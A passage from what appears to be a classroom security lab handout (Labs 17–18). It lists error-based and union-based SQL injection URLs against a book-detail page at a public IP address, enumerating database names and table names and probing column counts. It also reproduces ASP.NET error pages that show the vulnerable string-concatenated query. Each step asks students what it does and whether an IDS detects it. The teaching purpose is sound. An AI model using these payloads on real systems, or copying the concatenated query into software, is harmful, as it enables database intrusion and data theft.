Line 194:        return dsResult;
Line 195:    }
```

Source File: c:\inetpub\wwwroot\Book\App_Code\BookService.cs **Line:** 193


Stack Trace:

```
[SqlException (0x80131904): Conversion failed when converting the nvarchar value 'BookApp' to data type int.]
   System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection) +212
   System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj) +245
   System.Data.SqlClient.TdsParser.Run(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet b
   System.Data.SqlClient.SqlDataReader.HasMoreRows() +266
   System.Data.SqlClient.SqlDataReader.ReadInternal(Boolean setTimeout) +278
   System.Data.Common.DataAdapter.FillLoadDataRow(SchemaMapping mapping) +198
```


http://54.149.82.150/bookdetail.aspx?id=2 or 1 in (SELECT DB_NAME(1))--




http://54.149.82.150/bookdetail.aspx?id=2 or 1 in (SELECT DB_NAME(2))--




http://54.149.82.150/bookdetail.aspx?id=2 or 1 in (SELECT DB_NAME(3))--



http://54.149.82.150/bookdetail.aspx?id=2 or 1 in (SELECT DB_NAME(4))--



http://54.149.82.150/bookdetail.aspx?id=2 or 1 in (SELECT DB_NAME(N))--



Server Error in '/' Application.

Invalid column name 'N'.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Invalid column name 'N'.

Source Error:

```
Line 191:        SqlDataAdapter myAd = new SqlDataAdapter("SELECT * FROM BOOKMASTER WHERE BOOKID=" + bookid, mycon);
Line 192:        DataSet dsResult = new DataSet();
Line 193:        myAd.Fill(dsResult);
Line 194:        return dsResult;
Line 195:    }
```

Source File: c:\inetpub\wwwroot\Book\App_Code\BookService.cs **Line:** 193


Stack Trace:

```
[SqlException (0x80131904): Invalid column name 'N'.]
   System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection) +212
   System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj) +245
   System.Data.SqlClient.TdsParser.Run(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet b
   System.Data.SqlClient.SqlDataReader.ConsumeMetaData() +127
   System.Data.SqlClient.SqlDataReader.get_MetaData() +112
   System.Data.SqlClient.SqlCommand.FinishExecuteReader(SqlDataReader ds, RunBehavior runBehavior, String resetOptionsString) +6338580
```

Lab 17a: ERROR SQL INJECTION – EXTRACT 1st DATABASE TABLE

Go to the address below in Firefox - Tell me what this command does (1 point), and does it get detected by the IDS::


http://54.149.82.150/bookdetail.aspx?id=2 or 1 in (select top 1 name from sysobjects where xtype=char(85))--



Lab 17b: ERROR SQL INJECTION – EXTRACT 2nd DATABASE TABLE

Go to the address below in Firefox - Tell me what this command does (1 point), and does it get detected by the IDS:


http://54.149.82.150/bookdetail.aspx?id=2 or 1 in (select top 1 name from sysobjects where xtype=char(85) and name>'sqlmapoutput')--



Lab 17c: ERROR SQL INJECTION – EXTRACT 3rd DATABASE TABLE

Go to the address below in Firefox - Tell me what this command does (1 point), and does it get detected by the IDS:


http://54.149.82.150/bookdetail.aspx?id=2 or 1 in (select top 1 name from sysobjects where xtype=char(85) and name>'sysdiagrams')--




Lab 18: Union Based SQL Injection

Go to the address below in Firefox - Tell me what this command does (1 point), and does it get detected by the IDS:


http://54.149.82.150/bookdetail.aspx?id=2 order by 100--




http://54.149.82.150/bookdetail.aspx?id=2 order by 50—




http://54.149.82.150/bookdetail.aspx?id=2 order by 25--



